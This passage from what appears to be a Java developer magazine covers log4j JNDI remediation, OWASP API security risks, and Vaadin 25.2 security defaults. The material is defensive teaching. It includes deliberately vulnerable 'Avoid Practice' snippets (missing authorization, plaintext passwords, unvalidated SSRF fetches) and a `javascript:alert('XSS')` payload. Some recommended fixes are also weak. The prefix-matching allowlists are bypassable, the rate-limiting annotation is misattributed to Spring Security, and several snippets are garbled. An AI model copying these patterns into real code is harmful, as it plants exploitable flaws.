    2024-08-19 12:34:56 ERROR User 'john' login in_2024-08-19 12:34:56 INFO User 'admin'
       login in
```

To prevent exploitation of the logging system, it is essential to keep our libraries updated to the latest stable versions whenever possible. For log4j, that remediation would disable the functionality. We can also manually disable JNDI.

```
      -Dlog4j2.formatMsgNoLookups=true
```

If you still need to use JNDI, a common sanitizing process can help avoid malicious attacks by simply checking the destination against an allowed destinations list.

```java
public class AllowedlistJndiContextFactory implements InitialContextFactory {
    // Define your list of allowed JNDI URLs
    private static final List ALLOWED_JNDI_PREFIXES = Arrays.asList(
        "ldap://trusted-server.com",
        "ldaps://secure-server.com"
    );

    @Override
    public Context getInitialContext(Hashtable environment) throws NamingException {
        String providerUrl = (String) environment.get(Context.PROVIDER_URL);
        if (isAllowed(providerUrl)) {
            return new InitialContext(environment);
        } else {
            throw new NamingException("JNDI lookup " + providerUrl + " not allowed");
        }
    }

    private boolean isAllowed(String url) {
        if (url == null) {
            return false;
        }
        for (String allowedPrefix : ALLOWED_JNDI_PREFIXES) {
            if (url.startsWith(allowedPrefix)) {
                return true;
            }
        }
        return false;
    }
}
```

And configure our system to use the filtering context factory.

```
-Djava.naming.factory.initial=com.yourpackage.AllowedlistJndiContextFactory
```

The SonarCloud/SonarQube and SonarLint rules that help detect the logging injection vulnerability can be found here.

Conclusion

Security vulnerabilities are not just theoretical concerns but real threats that have already impacted major companies, resulting in substantial financial and reputational damage.

From SQL injections to Deserialization and Logging injections, these attack vectors are prevalent and can easily exploit insecure code if not adequately addressed.

By understanding the nature of these vulnerabilities and implementing the recommended fixes, such as using parameterized queries, avoiding unsafe deserialization practices, and securing logging frameworks properly, developers can significantly reduce the risk of these attacks.

Proactive security measures are crucial for protecting your applications from becoming the next victim of these widespread and damaging exploits.

Sonar provides free and open-source tools like SonarLint, SonarQube, and SonarCloud that can detect, warn about, and suggest fixes for all these vulnerabilities.

› Back to the Table of Contents ‹

$ secure-coding --lang=java v.2026 · hands-on

Secure Coding in Java

// from threat model to hardened production

A code-first workshop across eleven focused modules — supply-chain security, threat modelling, the JDK's own cryptography, and a full web-app hardening deep dive. Led by **Sven Ruppert**.

// curriculum [11]

01 Supply Chain Security
02 Fundamental Security Principles
03 Threat Modelling — STRIDE & DREAD
04 Security Testing — SAST · DAST · IAST · RASP
05 Core Definitions — SBOM · CWE · CVE · EPSS
06 Attack Vectors in the Wild
07 Obfuscation Techniques
08 Selected CWEs
09 Mutation Testing
10 Cryptography in the JDK
11 Hardening a Web App — Deep Dive

add-ons: BouncyCastle · Post-Quantum Cryptography (PQC) for Java developers

two days · in-person or remote
[dates & pricing on request]

> reserve your place

contact@sven-ruppert.com




Mastering API Security in Java: OWASP Best Practices

API **# OWASP** **# Authorization**

Author: Muaath Bin Ali

Muaath Bin Ali is a Principal Software Engineer with over 15 years of experience. As the leader of RiyadhJUG, he regularly hosts speakers and Java champions worldwide. Muaath shares his insights through blogs on MezoCode.com and fooja.io, assisting Java developers in building real-world software architectures and excelling in their careers.



LinkedIN

Building secure applications is a top priority for any developer, and when it comes to APIs, security becomes even more crucial. APIs expose sensitive data and functionality, making them attractive targets for attackers. The **OWASP** API Security Top 10 provides a list of the most critical security risks to be aware of.

You will be mastering the API Security in Java by mitigating these risks, **offering practical Java code examples to illustrate both bad practices and best practices for each vulnerability.**

Why API Security Matters: The Real Cost of Breache

In today's interconnected world, APIs are the backbone of countless applications and services. But this connectivity comes at a price: a single vulnerability can have catastrophic consequences. API breaches can lead to:

Data Breaches: Loss of sensitive customer data, including personal information, financial details, and proprietary business information.
Financial Loss: Direct costs from stolen funds, recovery efforts, regulatory fines, and lawsuits.
Reputational Damage: Loss of customer trust, negative media coverage, and long-term brand impact.
Operational Disruption: Downtime, service interruptions, and loss of productivity.

The financial impact of data breaches is staggering. According to Hacker's news "Cost of a Data Breach Report 2023," the average cost of a data breach reached an all-time high of $4.45 million in 2023. Some notable examples of security breaches and their costs include:

Equifax (2017): Exposed the personal data of 147 million people, costing the company over $1.4 billion.
Uber (2016): Exposed the data of 57 million riders and drivers, leading to a $148 million settlement.

These examples highlight the importance of prioritizing API security. By understanding and mitigating the OWASP Top 10 vulnerabilities, you can significantly reduce the risk of a breach and protect your organization and users from significant financial and reputational damage.

Broken Object Level Authorization

Description: Without proper object-level authorization, attackers could access other customers' orders or personal information. This happens when APIs don't enforce access control based on the object (e.g., order, customer) being accessed.

Tips:

Implement robust authorization checks for every API endpoint that accesses data. Use a consistent and centralized authorization mechanism. Consider using role-based access control (RBAC) to manage permissions.

Avoid Practice:

```
@GetMapping(/orders/{orderId})
public Order getOrder(@PathVariable Long orderId) {

// No authorization check! Anyone can access any order.
return orderRepository.findById(orderId).orElseThrow();
}
```

Good Practice:

```
Long currentCustomerId = userService.getCustomerIdFromPrincipal(principal);
// Retrieve the order
Order order = orderRepository.findById(orderId).orElseThrow();

// Check if the order belongs to the current customer
if (!order.getCustomerId().equals(currentCustomerId)) {
    throw new ForbiddenException(Unauthorized access to order);
}

return order;
}
```

Broken Authentication

Description: Weak authentication could allow attackers to take over customer accounts, leading to fraudulent purchases or data theft. This occurs when APIs have flaws in their authentication mechanisms, such as weak passwords, missing multi-factor authentication, or vulnerable session management.

How to Prevent:

- Enforce strong password policies and use robust hashing algorithms (e.g., bcrypt, Argon2).
- Implement multi-factor authentication (MFA) to add an extra layer of security.
- Use secure session management techniques, such as short session timeouts and secure cookie attributes.

Avoid Practice:

```
// Storing passwords in plain text
@PostMapping(/customers)
public Customer createCustomer(@RequestBody Customer customer) {

// Store the password without hashing!
return customerRepository.save(customer);
}
```

Good Practice:

```
// Using bcrypt for password hashing
@PostMapping(/customers)
public Customer createCustomer(@RequestBody Customer customer) {

// Hash the password before storing
String hashedPassword = BCrypt.hashpw(customer.getPassword(), BCrypt.gensalt());
customer.setPassword(hashedPassword);

return customerRepository.save(customer);
}
```

Broken Object Property Level Authorization

Description: Attackers could modify sensitive order details, like the shipping address or order total, without authorization. This happens when APIs don't properly control which properties (fields) of an object a user can update.

Tips:

- Implement fine-grained authorization checks for each property of an object.
- Validate user input to ensure they are only attempting to modify allowed properties.
- Use a whitelist approach to specify which properties are modifiable by different user roles.

Avoid Practice:

```
// Allowing any customer to modify any field of an order
@PutMapping(/orders/{orderId})
public Order updateOrder(@PathVariable Long orderId, @RequestBody Order updatedOrder) {

Order existingOrder = orderRepository.findById(orderId).orElseThrow();
existingOrder.setShippingAddress(updatedOrder.getShippingAddress());
existingOrder.setTotalAmount(updatedOrder.getTotalAmount());

// … update other fields …
return orderRepository.save(existingOrder);
}
```

Good Practice:

```
// Allowing only specific fields to be updated based on user roles
@PutMapping(/orders/{orderId})
public Order updateOrder(@PathVariable Long orderId, @RequestBody Order updatedOrder,
    Principal principal) {

Order existingOrder = orderRepository.findById(orderId).orElseThrow();
User currentUser = userService.getUserFromPrincipal(principal);

// Only allow customers to update their own shipping address
if (currentUser.getRole().equals(CUSTOMER) existingOrder.getCustomerId().equals(
    currentUser.getId())) {
        existingOrder.setShippingAddress(updatedOrder.getShippingAddress());
    }

// Only allow admins to update the total amount
if (currentUser.getRole().equals(ADMIN)) {
    existingOrder.setTotalAmount(updatedOrder.getTotalAmount());
}

return orderRepository.save(existingOrder);
}
```

Unrestricted Resource Consumption

Description: An attacker could overload the system with requests for product information, impacting performance for legitimate customers. This occurs when APIs lack rate limiting, allowing excessive requests that consume resources like bandwidth, CPU, or memory.

How to Prevent:

- Implement rate limiting to restrict the number of requests a client can make within a specific time.
- Use throttling mechanisms to control the flow of requests and prevent overload.
- Consider using caching to reduce the load on the server for frequently accessed data.

Avoid Practice:

```
// No rate limiting on product searches
@GetMapping(/products)
public List searchProducts(@RequestParam(query) String query) {
return productRepository.findByQuery(query);
}
```

Good Practice:

```
// Using Spring Security's @RateLimiter annotation
@GetMapping(/products)
@RateLimiter(key = #request.remoteAddress;, time = 1m, count = 10) // 10 requests per
    minute per IP address
public List searchProducts(@RequestParam(query) String query) {
return productRepository.findByQuery(query);
}
```

Broken Function Level Authorization

Description: An attacker could gain access to administrative functions, like managing product inventory or viewing sales reports. This happens when APIs don't properly restrict access to sensitive functions based on user roles or permissions.

Tips:

- Use role-based access control (RBAC) to define permissions for different user roles.
- Enforce authorization checks before allowing access to sensitive functions.
- Use a centralized authorization mechanism to manage permissions consistently.

Avoid Practice:

```
// Allowing any authenticated user to access admin functionality
@GetMapping(/admin/reports)
public String getSalesReport() {
// Generate and return sales report - accessible to all authenticated users!
return reportService.generateSalesReport();
}
```

Good Practice:

```
// Using Spring Security's @PreAuthorize annotation
@GetMapping(/admin/reports)
@PreAuthorize(hasRole('ADMIN'))
public String getSalesReport() {
return reportService.generateSalesReport();
}
```

Unrestricted Access to Sensitive Business Flows

Description: Attackers could exploit a checkout process without proper controls to place fraudulent orders. This occurs when APIs expose sensitive business logic without adequate protection, allowing attackers to manipulate workflows or bypass security checks.

How to Prevent:

- Implement strict validation and input sanitization for all inputs related to sensitive business flows.
- Use appropriate security controls, such as CAPTCHAs or fraud detection mechanisms, to mitigate automated attacks.
- Carefully design and review business logic to prevent unauthorized access or manipulation.

Avoid Practice:

```
// No validation or fraud checks during checkout
@PostMapping(/checkout)
public Order checkout(@RequestBody Order order) {
// Process the order without any validation or fraud checks
return orderService.processOrder(order);
}
```

Good Practice:

```
// Implementing validation, fraud checks, and inventory management
@PostMapping(/checkout)
public Order checkout(@RequestBody Order order) {

// Validate order details
if (!orderValidator.isValid(order)) {
throw new BadRequestException(Invalid order details);
}

// Perform fraud checks
if (fraudDetectionService.isFraudulent(order)) {
    throw new ForbiddenException(Potential fraudulent order detected);
}

// Check inventory and reserve items
if (!inventoryService.reserveItems(order.getItems())) {
    throw new BadRequestException(Not enough items in stock);
}

return orderService.processOrder(order);
}
```

Server Side Request Forgery (SSRF)

Description: An attacker could exploit this to access internal systems or files on the server, potentially stealing customer data or disrupting services. SSRF vulnerabilities occur when an API fetches a URL provided by the user without proper validation, allowing attackers to potentially access restricted resources.

How to Prevent:

- Validate and sanitize all user-supplied URLs before using them in server-side requests.
- Avoid using raw user input in URL construction.
- Use a whitelist of allowed domains and protocols for external requests.

Avoid Practice:

```
// Fetching product images from a user-supplied URL
@GetMapping(/products/{productId}/image)
public byte[] getProductImage(@PathVariable Long productId, @RequestParam(imageUrl)
    String imageUrl) throws IOException {

URL url = new URL(imageUrl);

// Fetch and return the image from the provided URL without validation
return IOUtils.toByteArray(url.openStream());
}
```

Good Practice:

```
// Validating the URL against a whitelist of allowed domains
@GetMapping(/products/{productId}/image)
public byte[] getProductImage(@PathVariable Long productId, @RequestParam(imageUrl)
    String imageUrl) throws IOException {

if (!isValidImageUrl(imageUrl)) {
throw new BadRequestException(Invalid image URL);
}

URL url = new URL(imageUrl);
return IOUtils.toByteArray(url.openStream());
}

private boolean isValidImageUrl(String imageUrl) {
// Check if the URL is in a whitelist of allowed domains
for (String allowedDomain : allowedImageDomains) {
if (imageUrl.startsWith(allowedDomain)) {
return true;
  }
}
return false;
}
```

Security Misconfiguration

Description: An insecure configuration could expose sensitive data, such as customer payment details or internal server information. This broad category covers various misconfigurations, including insecure default settings, unnecessary features enabled, and missing security updates.

Tips:

- Use secure default configurations and harden systems according to security best practices.
- Regularly review and update configurations to address potential vulnerabilities.
- Disable unnecessary features and services to minimize the attack surface.

Avoid Practice:

```
// Exposing sensitive server information in error responses
@ExceptionHandler(Exception.class)
public ResponseEntity handleException(Exception ex) {

// Return the full stack trace in the error response
ErrorResponse error = new ErrorResponse(ex.getMessage(), ex.getStackTrace().toString());

return ResponseEntity.badRequest().body(error);
}
```

Good Practice:

```
// Returning generic error messages to clients
@ExceptionHandler(Exception.class)
public ResponseEntity handleException(Exception ex) {

// Log the exception with full details for debugging
log.error(An error occurred: , ex);

// Return a generic error message to the client
ErrorResponse error = new ErrorResponse(An internal server error occurred.);
return ResponseEntity.badRequest().body(error);
}
```

Improper Inventory Management

Description: Undocumented or outdated APIs could be vulnerable to attacks, especially if they handle sensitive customer data. This risk highlights the importance of maintaining an accurate and up-to-date inventory of all APIs, their versions, and their security posture.

Good Practice:

- Use API documentation tools like Swagger or OpenAPI to keep the documentation current.
- Regularly review and update the API inventory, deprecating old versions and ensuring proper security for all active endpoints.
- Implement versioning for APIs to manage changes and deprecations effectively.

Unsafe Consumption of APIs

Description: Failing to validate data from third-party APIs, like a payment gateway, could lead to financial fraud or data breaches. This risk emphasizes the need to treat data from external APIs with the same level of scrutiny as user input.

How to Prevent:

- Validate and sanitize data from third-party APIs before using it in your application.
- Implement input validation checks to ensure data conforms to expected formats and types.
- Use a whitelist approach to accept only known and trusted data values.

Good Practice:

```
// Validating payment data received from a payment gateway
@PostMapping(/payments)
public PaymentResponse processPayment(@RequestBody PaymentRequest request) {

// Validate the payment data received from the payment gateway
if (!paymentValidator.isValid(request)) {
throw new BadRequestException(Invalid payment data);
}

// ... process the validated payment ...
}
```

Conclusion:

By understanding the OWASP API Security Top 10 and applying these best practices, Java developers building e-commerce systems can create more secure and trustworthy platforms. Remember to prioritize security throughout the development lifecycle, use secure libraries, and stay informed about emerging threats to ensure the ongoing protection of your e-commerce applications.

Reference:

- JAVAPRO – Best Practices for API Design in Java (Link)

› Back to the Table of Contents ‹



The Security Innovations in Vaadin 25.2

Security **# Vaadin** **# Secure Coding**

Author: Sven Ruppert

JCON SPEAKER

Sven Ruppert has been developing in Java since 1996 and has worked as a Developer Advocate for both JFrog and Vaadin. He has been speaking at conferences worldwide for over ten years. He specialises in Core Java and Secure Coding, with a focus on RAG systems and AI security. He also writes regularly for it-portals and magazines and maintains his personal website at svenruppert.com; furthermore, he serves as an instructor for Arctic winter expeditions.



LinkedIN

With version 25.2, Vaadin presents the second feature release within the 25.x line. The release gathers a range of additions that span AI-assisted data views, access to native browser capabilities from plain Java, and tooling for load testing. As noteworthy as these enhancements may be for everyday development work, the present article deliberately directs its attention to an aspect that is easily overshadowed by the more conspicuous features, yet whose importance can scarcely be overstated: the hardening of the security-related defaults.

The guiding thesis of this article is that the security-related changes in 25.2 do not constitute a collection of isolated, individual measures, but rather follow a common design principle. They embody a shift towards secure defaults, commonly referred to as "secure by default". Protective mechanisms that previously required explicit activation by the developer—and whose omission was, in practice, a widespread source of error—now take effect without any further intervention. The security posture of an application therefore depends less on the diligence of individual configuration decisions and rests more firmly on a foundation that the framework itself provides.

This shift is of particular relevance to organisations subject to regulatory or contractual security and compliance requirements. Where protective measures need not be set up deliberately but are already in effect in the delivered state, the likelihood that an application is operated in an unprotected condition by oversight is reduced. It is no coincidence that Vaadin published the second feature release simultaneously with the Vaadin Enterprise Edition, a separate edition aimed at organisations building business-critical Java applications. The hardened defaults address precisely this audience, for whom demonstrable security that does not hinge on individual configuration carries immediate value.

The article proceeds to examine three runtime-side innovations that integrate into the existing security model of Vaadin Flow and that the official documentation locates at the respectively appropriate points within its structure. These are the validation of URL schemes, by which script-capable and thus potentially abusable schemes such as `javascript:` are rejected by default; the controlled rendering of untrusted HTML by means of a jsoup `Safelist`, which is introduced directly into the `Html` component; and the automatically transmitted `X-Frame-Options: SAMEORIGIN` header, which prevents the abusive embedding of the application within foreign frames. A fourth measure is to be distinguished from these three mechanisms, and the article treats it separately: the hardening of the supply chain, whereby newly published npm packages are withheld for a defined grace period. It operates not at runtime but at the level of the build tooling, and for that reason alone warrants a distinct classification.

Before these innovations are discussed individually, it is worth considering the architectural foundation to which Vaadin Flow owes its reputation as an inherently secure framework. Only against this backdrop can one properly appreciate which gaps the innovations close and to which already established protective mechanisms they connect.

The Foundation: Why Vaadin's Server-Side Architecture Is Considered Inherently Secure

Before the individual innovations are discussed, it is worth considering the architectural foundation on which they rest. Vaadin Flow is a server-side framework: application state, business logic, and UI logic remain entirely on the server and never leave it. Unlike client-driven frameworks, a Flow application does not expose its internals to the browser, where an attacker might exploit vulnerabilities. The framework handles all communication between server and client through a single, secured endpoint that carries several built-in safeguards. It is from this design principle that Flow derives its reputation as an inherently secure framework—a reputation that nonetheless does not absolve the developer from observing established good practice.

How this principle plays out in the interplay between client and server can be traced through a typical operation, such as an authenticated user editing their own master data (see diagram 02-01). When the user activates a button, the framework's client-side JavaScript intercepts the event and translates it into a few precisely delimited details: the identifier of the component in question, previously assigned by the framework, together with the type of interaction and its associated event details. These details reach the server by way of the single server endpoint, which uses the standard mechanisms of the servlet session to locate the relevant user session. Vaadin then checks the session information and confirms that a component with the transmitted identifier actually exists before the server-side handler is executed. If that handler loads confidential data from storage, the developer alone decides which parts of it are presented; everything else remains on the server and is discarded once processing is complete. Only the value intended for display is sent to the client—the browser is not even aware that a complete user object exists on the server.




Abb. 1: Diagram 02-01: request lifecycle through the single secure endpoint

A Single Secured Endpoint and Server-Side State

In a Flow application, no public web services arise. All communication runs through a single HTTP request handler, which processes remote procedure calls via the standard servlet interface. Because the business logic is therefore not opened up to the outside as a web service, the number of entry points available to an attacker is reduced.

Beyond this, the server is aware of the application state at all times and, in particular, knows what is currently visible on the user's screen. From this follows an effective protective property: Vaadin refuses any interaction with components that are not visible or that have been disabled on the server. When the developer sets a component to disabled, this takes effect both on the server and on the client. In the browser, an attacker may well lift this disabling, since they have full control over everything that happens in the browser; the server, however, blocks any interaction with the component and records a corresponding warning in the server log.

```
Button button = new Button("Click me for effect!");
button.setEnabled(false);
button.addClickListener(event -> {
    // If the button is disabled, this listener does not run,
    // even if an attacker re-enables the button on the client side.
});
```

In addition, Vaadin recommends conducting all communication exclusively over HTTPS. Flow works with HTTPS without any additional configuration effort in the application code; setting up the secured endpoint is a matter for the respective servlet container.

Server-Side Validation That Cannot Be Bypassed on the Client

Vaadin's data binding API supports validation on the server that cannot be circumvented by client-side attacks. The components do also offer client-side checking, which improves the responsiveness of the application; this, however, serves convenience alone and can be defeated in the browser. As with any web application, the governing principle is therefore that all data originating from the client must be checked again as soon as it reaches the server. Relying on client-side validation alone would not be safe. To this end, Vaadin provides ready-made server-side validators; beyond these, the developer is free to draw on any Java interface for validation, up to and including connecting to external services.

```
TextField nameField = new TextField("Name");
Binder<Account> binder = new Binder<>(Account.class);

binder.forField(nameField)
        // This validator runs on the server and cannot be
        // bypassed from the browser.
        .withValidator(name -> name != null && !name.isBlank(),
                "The name must not be empty")
        .bind(Account::getName, Account::setName);
```

A related consideration concerns data that originates from storage and is inserted as HTML into DOM elements. Such data must be escaped; the mechanisms pertinent to this are addressed in the chapter on cross-site scripting, into which the first of the three innovations fits directly. With that, the benchmark against which the following innovations are to be measured has been named.

Protection Against Unsafe URL Schemes (New in 25.2)

With the first of the three runtime-side innovations, the article turns to an area that the official documentation locates within its section on common vulnerabilities and that connects directly to the protection model against cross-site scripting named in the previous chapter. The matter at hand is the validation of the schemes with which URLs are set in the application. What previously fell to the developer, Vaadin takes on by default in version 25.2: URLs that are passed in are checked against a list of safe schemes, and an unsafe scheme leads to an immediate halt.

The `javascript:` Attack Vector and the New Validation

URLs that use a script-capable scheme constitute a common vector for cross-site scripting. The most prominent example is the `javascript:` scheme, which carries executable code in place of a link target; when such a URL is set as the target of a link or as the source of an embedded frame, it can, upon being triggered in the browser, bring arbitrary code to execution. It is precisely here that the innovation takes effect. The methods `Anchor.setHref`, `IFrame.setSrc`, and `Page.open` now check the URL passed to them against a list of schemes classified as safe. If the scheme proves to be unsafe, they throw an `IllegalArgumentException` and thereby prevent the problematic URL from entering the document at all.

```
Anchor anchor = new Anchor();

// A script-capable scheme such as "javascript:" is now rejected:
// this call throws an IllegalArgumentException instead of
// inserting the dangerous URL into the document.
anchor.setHref("javascript:alert('XSS')");
```

The advantage of this behaviour lies in the fact that the check takes effect not only at runtime in the browser, but already when the URL is set on the server. An unsafe URL therefore never reaches the client in the first place.

Permitted Schemes, Configuration, and Deliberate Exceptions

By default, the schemes `http`, `https`, `mailto`, `tel`, and `ftp` are considered safe. Relative URLs have no scheme and are always accepted, so that navigation within the application remains untouched by the check. The set of permitted schemes can be adjusted by way of the configuration parameter `com.vaadin.safeUrlSchemes`, which takes a comma-separated list. Depending on the operating environment, the parameter may be set, for instance, as a system property or as a context parameter of the application.

```
# Comma-separated list of schemes considered safe.
# An entry of "*" marks every scheme as safe and thereby
# disables the validation entirely.
com.vaadin.safeUrlSchemes = http,https,mailto,tel,ftp
```

A single entry of * marks every scheme as safe and disables the check entirely; this possibility should be used only with care, as it undoes the protection that has been gained. For the converse case, in which an individual URL is demonstrably under one's own control and may be regarded as safe, dedicated setters are available that bypass the check in a targeted manner: `Anchor.setUnsafeHref`, `IFrame.setUnsafeSrc`, and `Page.openUnsafe`. They are intended as a deliberately chosen exception and carry the lack of safety in their very name.

```
Anchor anchor = new Anchor();

// Use only for URLs that are fully under your control and
// known to be safe; this deliberately bypasses the validation.
anchor.setUnsafeHref(trustedUrl);
```

Placing the Measure Within the Existing XSS Protection Model

The measure fits seamlessly into the overarching protection model against cross-site scripting that already characterised Vaadin beforehand. Content is rendered as text rather than as HTML by default, and permitting executable content remains, at all times, an explicit decision by the developer. The scheme validation now closes a gap that had hitherto remained open within this model: while the textual treatment of content prevented the injection of markup, the setting of a script-capable URL persisted as an independent avenue. By barring this avenue by default whilst still providing for a deliberate exception, the innovation follows the very principle of secure defaults that runs throughout this article: the protection takes effect without any action by the developer, and lifting it demands an explicit decision that is visible in the source code.

Safe Rendering of Untrusted HTML with `Safelist` (New in 25.2)

The second runtime-side innovation remains within the domain of XSS protection and takes up a thread already hinted at in the previous chapter: the handling of data that is to enter the document as HTML. Whereas the setting of a script-capable URL is barred by the scheme validation, the deliberate rendering of HTML content remains an independent operation, one that hitherto required manual sanitisation. Vaadin 25.2 moves this sanitisation into the component itself and thereby relieves the developer of an error-prone obligation.

From the "Text Rather Than HTML" Default to Explicit HTML Allowance

Vaadin renders content as text rather than as HTML by default, by drawing on browser interfaces that treat the value passed in as plain text. In this way no markup can be injected; a value set as text is not interpreted even when it contains markup such as <script> elements. Some components nevertheless explicitly permit HTML for certain content. Permitting unsafe HTML content is never the default, but always a deliberate decision by the developer. Those who made it previously had to sanitise the content themselves, for instance with the aid of jsoup and a suitable `Safelist`.

```
Div div = new Div();

// Rendered as plain text – the markup is not interpreted:
div.setText("<b>This will not be bold.</b>");

// The previous approach: sanitise the content manually before
// adding it as HTML.
String safeHtml = Jsoup.clean(dangerousText, Safelist.relaxed());
div.add(new Html(safeHtml));
```

This approach was effective, yet it placed the responsibility entirely on the developer. If the sanitisation step was forgotten, or omitted at one of several points at which content is assigned, an entry point opened up once again.

The New `Html` Constructors and the Serialisation Trap

Since version 25.2, the `Html` component can perform the sanitisation itself. The new constructors take a supplier for a jsoup `Safelist` and thereby sanitise both the initial content and any content assigned later. The responsibility for sanitisation thus migrates from the call site into the component, which applies it reliably on every content assignment.

```
Div div = new Div();

// Since 25.2: the Html component sanitises the content itself,
// for both the initial content and any content assigned later.
div.add(new Html(dangerousText, Safelist::relaxed));
```

One important pitfall deserves particular attention. What is to be passed is a supplier in the form of a method reference or a lambda expression that creates the `Safelist` afresh each time—not, however, a pre-built `Safelist` instance that the supplier merely captures. The reason lies in serialisation: a jsoup `Safelist` is not serialisable, and capturing such an instance within the supplier would corrupt the serialisation of the session. Passing a method reference such as `Safelist::relaxed` avoids this problem, since it is not the instance but the instruction for creating it that is stored. Finally, it must be noted that the safelist has to permit the root element of the fragment to be rendered; otherwise the very element that carries the content would be removed.

Clickjacking Protection Through `X-Frame-Options: SAMEORIGIN` (New in 25.2)

The official documentation lists the third runtime-side innovation within its section on frequently reported issues, since the absence of the relevant header was repeatedly raised as an objection in the past. With version 25.2, Vaadin now sends this header of its own accord and thereby counters, by default, a form of attack that aims at deceiving the user.

Threat Model and New Default Behaviour

In clickjacking, an application is embedded within a foreign frame and overlaid with a manipulated surface in such a way that the user unwittingly triggers actions within the embedded application whilst believing they are activating a harmless button on the surrounding page. The `X-Frame-Options` header is the established means by which a web page tells the browser that it should not be executed within a frame of another page. In this way it can be prevented that the application is embedded within a malicious page in which an attacker intercepts user actions (see figure 05-01).




Abb. 2: Figure 05-01: clickjacking through frame embedding and its prevention

